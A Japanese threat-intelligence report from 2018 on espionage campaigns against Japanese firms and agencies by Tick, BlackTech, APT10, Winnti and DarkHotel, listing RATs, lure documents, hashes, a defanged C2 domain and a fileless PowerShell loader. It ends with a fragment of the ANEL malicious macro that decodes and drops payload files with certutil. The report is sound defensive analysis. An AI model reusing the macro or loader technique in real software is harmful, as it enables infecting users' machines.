日本を狙うサイバーエスピオナージ (標的型攻撃)の動向

2018 年上半期

2018 年 10 月 1 日

マクニカネットワークス株式会社

目次

はじめに

2018 年上半期 (4 月から 9 月)に観測された、日本の組織から機密情報 (個人情報、政策関連情報、製造データなど)を窃取しようとする攻撃キャンペーンについて、注意喚起を目的として記載します。
ステルス性の高い遠隔操作マルウェア (RAT)を用いた事案を中心に、新しい攻撃手法やその脅威の検出について記載しています。最後に、本文中で紹介した攻撃キャンペーンで使われたインディケータを掲載します。

一般に公開されているブログ、リサーチペーパーでは、マルウェアのリバースエンジニアリング、暗号解読、攻撃者の特定といった視点が多くあり、検体解析やリサーチを行う分析者には大いに助けになります。一方、組織で対策を検討して、日々検出されたアラートに対応している情報セキュリティ担当者には敷居の高い情報かもしれません。本書では、組織の情報システムでセキュリティに携わっている方々へ効果的な注意喚起が図れるよう、観測された攻撃グループとその攻撃の TTPs、標的業種を表にし、脅威の検出に関しての考察を記載しています。対策手法のテクノロジーの進化に伴った際限のない投資から解き放たれ、自社が関連する業界を狙った攻撃グループに焦点を当てた効果的な対策の一助になればと考え、本書を作成いたしました。

攻撃が観測された業種

2018 年上半期の観測では、化学・燃料やハイテク関連の製造企業、海洋関連など、国際競争力のある企業に対して、製造データを含む知財を窃取する試みが増加しています。**特に国際的な技術競争の激しい先進的な分野でより一層の注意が必要だと分析しています。**通信キャリアを標的とした攻撃も発生しており、過去に CloudHopper 攻撃キャンペーン[1]で明らかになったように、その配下の大規模なネットワークを標的とするような規模の大きな攻撃キャンペーンにつながる可能性を注視する必要があると分析しています。政府高官の会談前のタイミングで、外交や政治判断に利用できそうな情報を狙い、官公庁やシンクタンク、メディアを標的とした攻撃キャンペーンは、一定のレベルで継続して発生していると分析しています。




図 1. 標的組織のパイチャート

[1] https://media.scmagazine.com/documents/292/cloud-hopper-report-final-upda_72977.pdf

攻撃のタイムライン

以下は、弊社で把握・観測している RAT を用いた標的型攻撃キャンペーンのタイムラインチャートです。知財を狙った標的型攻撃という**ステルス性が高いという攻撃の性質や、日本への標的型攻撃をすべて網羅しているとは考えられないため、ここに示した事案は氷山の一角と考えています**。攻撃の傾向としては、過去に台湾を標的とした攻撃でよく観測されていた PLEAD[2]や Taidoor[3]を使った攻撃の観測が日本国内で増加しています。新規の感染を試みるメールの添付ファイルについては、オフィスファイルが多く、マクロが多用されています。一部のオフィスファイルでは、CVE-2017-8759 といった古い脆弱性が用いられ、新しい脆弱性が攻撃に活用された観測はありません。**また、検出が後手に回っていると分析していますが、グローバル IP アドレスを持つ公開サーバーでは、C&C に通信せず、リスニングポートから遠隔操作を受け付けるタイプの Winnti グループ[4]の攻撃がひそかに長期に継続しています。**




表 1. タイムラインチャート

2018 年 4 月 (グループターゲット、政治団体、ハイテク製造、通信キャリア、シンクタンク)

Tick (または BLONZE BUTLER)攻撃グループによる、資産管理ソフトウェアの古い脆弱性 (2017 年 3 月に修正済み)を悪用した XXMM や Datper RAT[5]への感染を狙った攻撃が観測されました。この Tick グループの攻撃は、ある程度無作為に攻撃パケットを送って古い脆弱性が残っていた組織を特定し、そこから標的を選択して

[2] https://www.lac.co.jp/lacwatch/people/20180425_001625.html

[3] https://www.fireeye.com/blog/threat-research/2013/09/evasive-tactics-taidoor-3.html

[4] https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/20134508/winnti-more-than-just-a-game-130410.pdf

[5] https://www.secureworks.jp/~/media/Files/JP/Reports/Secureworks-Bronze-Butler-Report.ashx

RAT に感染させていたと分析しています。

BlackTech 攻撃グループによる、PLEAD RAT の亜種である TsCookie[6]を使った攻撃キャンペーンが観測されました。”政治団体の名簿更新”がファイル名となった Excel マクロファイルがメールに添付され、添付ファイルを開いてマクロを有効にすると、TsCookie に感染し、C&C サーバーと通信を開始します。ファイル名より、政治団体や官公庁を標的とした攻撃キャンペーンと分析しています。

Taidoor RAT を使う攻撃グループ [3] によるものと思われる、Taidoor や Taleret RAT を使った攻撃キャンペーンが観測されています。この攻撃キャンペーンは、**GitHub 上に RAT 検体を暗号化したファイルで配備し、メモリ上で RAT を動作させるファイルレス感染の攻撃手法が用いられていました。**TrendMicro 社が 2017 年に報告した攻撃キャンペーン[7]が継続しているものと思われ、弊社の観測では 6 月まで GitHub 上のマルウェアの更新が続いていました。この攻撃キャンペーンの標的として、日本のハイテク系の製造企業、通信キャリアが標的になっていたと分析しています。




図 2.　暗号された Taidoor や Taleret RAT が設置された GitHub リポジトリ


4 月の後半には、APT10 攻撃グループによる RedLeaves[8]の亜種である zark020rk RAT を使った攻撃キャンペーンが観測されました。ファイル名 ”【6 月 26 日（火)】 「三極委員会東京地域会合」ご案内 2.doc.docm”の Word ファイルがメールに添付され、添付ファイルを開いてマクロを有効にすると、zark020rk に感染し、C2 サーバーと通信します。RedLeaves の亜種を使った攻撃の観測はこれ以降ありません。ファイル名より、政策や経

[6] https://www.jpcert.or.jp/magazine/acreport-linopid.html

[7] https://blog.trendmicro.co.jp/archives/16893

[8] https://www.jpcert.or.jp/magazine/acreport-redleaves.html

済の専門家を標的とした攻撃キャンペーンと分析しています。


3月23日（金）から25日（日）にかけて、シンガポールにて三極委員会（トライラテラル・コミッション）の総会が開催されます。本年の会合では、北米、欧州、アジア太平洋の三地域から200を超える人が参加し、「アジア経済の展望：一帯一路構想、アジア開発銀行とアジアインフラ投資銀行の共同」、「北東アジアの安全保障」、「欧州及び米国の政治・経済情勢」、「グローバルガバナンスとリーダーシップ」、「AI革命－経済・技術、政治、社会へのインパクト、サイバーセキュリティ」、「社会の課題－教育と労働市場、介護と高齢化、 食糧と農業」などについて討議を行う予定です。

「トライラテラル・コミッション」（Trilateral Commission）は、1973年に日本・北米・欧州の各界を代表する民間指導者が集まり、「日米欧委員会」として発足した民間非営利の政策協議グループです。マクロ経済政策、国際通商・金融、政治・安全保障、エネルギー・科学技術等、国際社会の諸問題について

図 3. zark020 による攻撃で表示されるおとりファイルの画像

2018 年 5 月 (建設、防衛、重工業、シンクタンク)

標的型攻撃で知財を窃取した後にランサムウェア ONI でシステムを破壊する事で知られる攻撃グループ[9]によるものと思われる、Ammyy Admin RAT を使った攻撃キャンペーンが観測されました。ファイル名 ”領収書.doc” の Word ファイルがメールに添付され、添付ファイルを開いてマクロを有効にすると、Ammyy Admin RAT に感染し、C&C サーバーと通信します。この攻撃キャンペーンは建設業種で観測されており、弊社のブログでも詳細に報告しています[10]。

APT10 攻撃グループによる Cobalt Strike を使った攻撃キャンペーン[11]が観測されました。防衛系組織のイベント情報に関連したファイル名の Word ファイルがメールに添付され、添付ファイルを開いてマクロを有効にすると、Cobalt Strike に感染し、C&C サーバーと通信します。この攻撃キャンペーンは、防衛系の組織を標的としたものと分析しています。

Tick 攻撃グループによる、Datper RAT[12]を使った攻撃キャンペーンが観測されています。ファイル名 “中国投資概況.ppsx”のファイルがメールに添付され、このファイルを開くと、オフィスの脆弱性 (CVE-2017-8759) が悪用され、Datper RAT をダウンロードするダウンローダ―が動作を開始します。この時点でダウンローダ―の通信先で標的が選別され、選択された PC に Datper をダウンロードして感染させます。この攻撃キャンペーンは、重工業系の企業を標的としたものと分析しています。

[9] https://www.cybereason.co.jp/blog/ransomware/1830/

[10] http://blog.macnica.net/blog/2018/05/post-bed0.html

[11] https://www.lac.co.jp/lacwatch/people/20180521_001638.html

[12] https://www.jpcert.or.jp/magazine/acreport-datper.html




図 4. Tick グループが使った PPSX ファイル

APT10 攻撃グループによる、ANEL RAT[13]を使った攻撃キャンペーンが観測されています。6 月の米朝首脳会談に関連したファイル名を使った Word ファイルがメールに添付され、これを開くと、オフィスの脆弱性（CVE-2017-0199)が攻撃され、ANEL RAT に感染します。ファイル名より、朝鮮半島問題に関連した政策や地政学の専門家を標的とした攻撃と分析しています。

2018 年 6 月（メディア、ジャーナリスト、その他)

APT10 攻撃グループによる、ANEL RAT を使った攻撃キャンペーンが引き続き観測されています。テレビ出演に関連したファイル名を使った Word ファイルがメールに添付され、これを開いてマクロを実行すると、ANEL RAT に感染します。ファイル名より、メディア関連やメディア出演のある政策や地政学の専門家を標的とした攻撃と分析しています。

Tick 攻撃グループによる、Datper RAT を使った攻撃キャンペーンが引き続き観測されています。この攻撃キャンペーンでは、Datper RAT は観測されているものの、感染手法は未確認で、標的組織ははっきりしていません。C&C サーバーが日本国内に設置されていた事から日本を標的にしたものと分析しています。

2018 年 7 月（メディア)

APT10 攻撃グループによる、Cobalt Strike を使った攻撃キャンペーンが引き続き観測されています。標的となった業種はメディア業種と分析しており、攻撃手法の詳細や弊社ブログに記載しています[14]。

[13] https://blog.trendmicro.co.jp/archives/17280

[14] http://blog.macnica.net/blog/2018/08/post-5abc.html

2018 年 8 月 (メディア)

APT10 攻撃グループによる、ANEL RAT を使った攻撃キャンペーンが引き続き観測されています。今回の標的も、メディア関連組織を標的としたものでした[15]。

DarkHotel 攻撃グループによるものと思われる、**ブログやソースコードリポジトリの画像ファイル中にマルウェアを配置するステガノグラフィーを使った攻撃手法を観測しています。**この標的もメディア関連組織を標的としたものでした。北朝鮮に関連した時事ネタを件名にしたメールが送付され、添付のショートカットファイル(.lnk)を実行する事で、ダウンロードサイトとの通信を開始する攻撃でした。

2018 年 9 月 (海洋、化学・燃料、ハイテク関連製造)

BlackTech 攻撃グループによる、PLEAD RAT (TsCookie)を使った攻撃キャンペーンが観測されています。海洋に関連したファイル名の Excel マクロファイルがメールに添付され、添付ファイルを開いてマクロを有効にすると、TsCookie に感染し、C&C サーバーと通信を開始します。ファイル名より、海洋に関連した企業、教育研究機関を標的とした攻撃キャンペーンと分析しています。

Tick 攻撃グループによる、Datper RAT を使った攻撃キャンペーンが、国内のハイテク系企業の韓国支社で観測されています。日本を標的とした攻撃というより、韓国を標的とした攻撃が日本企業の韓国支社で観測されたものと分析しています。

Winnti 攻撃グループによる、Winnti RAT、カーネルルートキット[16]を使った攻撃キャンペーンが観測されています。Winnti 攻撃グループは複数の攻撃ツールを使う事で知られますが、**ここで観測された RAT はカーネルルートキットがリスニングポートで待ち受けするタイプのもので、グローバル IP アドレスを持つ Windows サーバーに長期に感染していた可能性があると分析しています**。複数の化学系組織が、この攻撃キャンペーンの被害になっている可能性があると分析しています。

[15] https://www.fireeye.com/blog/jp-threat-research/2018/09/apt10-targeting-japanese-corporations-using-updated-ttps.html

[16] https://www.jpcert.or.jp/present/2018/JSAC2018_09_yanagishita-takeuchi.pdf

新しい TTPs や RAT など

ここでは、先に引用させて頂いた公開されている調査報告ではまだ触れられていない観測や分析を中心に、少し詳しく紹介します。

Taidoor (Taidoor/Taleret/Yalink)

2018 年上半期前半に、複数の GitHub リポジトリで、Taidoor/Taleret/Yarink RAT 検体が暗号されたファイルとして観測されています (図. 2 参照)。ある程度検体を更新しながら、中規模の攻撃キャンペーンを行っていたと分析しています。検体はすべて、テキストのファイルとしてリポジトリに配置されていました。その 1 つの例として、あまり知られていない Yalink と名付けられた RAT を暗号したテキストファイル 062.txt (SHA256:806bd87b2f78b4f143b9f117c7d7aaa2caf1d20fcc79d495ad5d92d81598e602)を紹介します。




図 5. 062.txt をテキストエディタで表示

062.txt は、base64 でエンコードされた Powershell のファイルで、デコードを行うと、Powershell のスクリプトファイルとなります。Powershell のスクリプトでは、更に RAT のバイナリコードを base64 でデコードして、XOR 0x17 で復号して実行するつくりになっています。




図 6. 062.txt をデコードした Powershell の RAT 実行部

この Powershell のつくりは、RAT 検体のファイル自体は感染 PC に保存せず、Powershell のメモリ上で RAT を動作させるファイルレスでの感染を目的としたものです。因みに、Taidoor と Taleret も同じ手法で暗号されたテキストファイルとして観測されています。




図 7. Powershell 上で RAT が動作するファイルレスの仕組み

暗号された RAT 部分を抽出すると、COM ベースの DLL ファイル (SHA256: 3d573159e9c0cd0c2d7e5c778eab94b952846f82704ef446537e8c94a28326ac)が得られます。この DLL ファイルは、32bit の DLL で、Fri Nov 24 21:53:08 2017 に Visual Studio 2014 でコンパイルされた Yalink と呼ばれる RAT (以前この検体が置いてあったリポジトリ名に由来)です。Yalink が実行されると、ネットワークアダプター、端末の言語、ユーザー名、システム情報などを取得し、多重起動を防ぐため、ミューテックスを作成します。ミューテックス名は、V1.0 で、亜種によって V1.1 などの値を使います。この Yalink には、キャンペーン ID、C2 サーバー (google_service[.]ns01[.]us)や、感染組織のプロキシサーバーに関する情報 (IP アドレスや認証情報)が残っています。

図 8. Yalink に残る C2 やプロキシの情報

攻撃者は初期の侵入フェーズにおいて、1 次 RAT である Taidoor や Taleret を使って標的組織内の環境情報（プロキシサーバなど）をすでに収集しており、Yalink はその環境に合わせて作りこまれた 2 次 RAT ではないかと考えられます。Yalink には、C&C サーバーからの命令によって、以下のような機能を持っています。

命令番号	機能概要
21	ファイルの書き込み
14	ドライブ情報の取得
17	ファイルの読み込み
19	ファイルの検索
15	ファイルの削除
12	シェルへの書き込み
4	新規プロセスの起動
10	シェルの読み込み
8	プロセスの終了
0	環境情報の取得
31	Config のアップデート
33	Config の取得
34	Config の削除
30	プロセス終了

表 2. Yalink の機能

Yalink に関しては、標的型攻撃で観測されている Taidoor/Taleret とともに観測されている事、あまり知られていない RAT である事、ファイルレスで動作する事などから、後述の脅威の検出も参考にご注意頂ければと思います。

ANEL の感染後の 2 次 RAT の挙動

2018 年 6 月、テレビ出演に関連したファイル名の Word ファイルにはマクロが含まれ、マクロを有効にすると、certutil コマンドと esentutl コマンドを利用して、ジャストシステム社の正規実行ファイル NizhniNovgorod.exe (SHA256:0937ff236d384cc42ec0a2402d6652b960f120f2472fa2be2f2429f3304cdefb)と、AtokLib.dll ファイル(SHA256: bc82c2c25d6436c111b9ddfc676c88ed187b4557c367bc84303dcf1ca659a8d2)がインストールされます。初期の観測では、ショートカットリンクから Javascript ベースの Koadic RAT が 1 次 RAT として動作し、 ANEL は 2 次 RAT として観測されていました。最近の観測では、メールの添付 Office マクロファイルから直接インストールされるように配送方法が変更されています。

```
certuCmd = "cmd.exe /c certutil -decode "

dstStr01 = AllUsersProfile & "\NizhniNovgorod.txt"
dstStr02 = AllUsersProfile & "\AtokLib.txt"
dstStr03 = AllUsersProfile & "\NizhniNovgorod.jar"
Set objws = CreateObject("Wscript.Shell")
objws.Run moveCmd, 0, True
objws.Run certuCmd & AllUsersProfile & "NizhniNovgorod1.txt " & dstStr01, 0, True
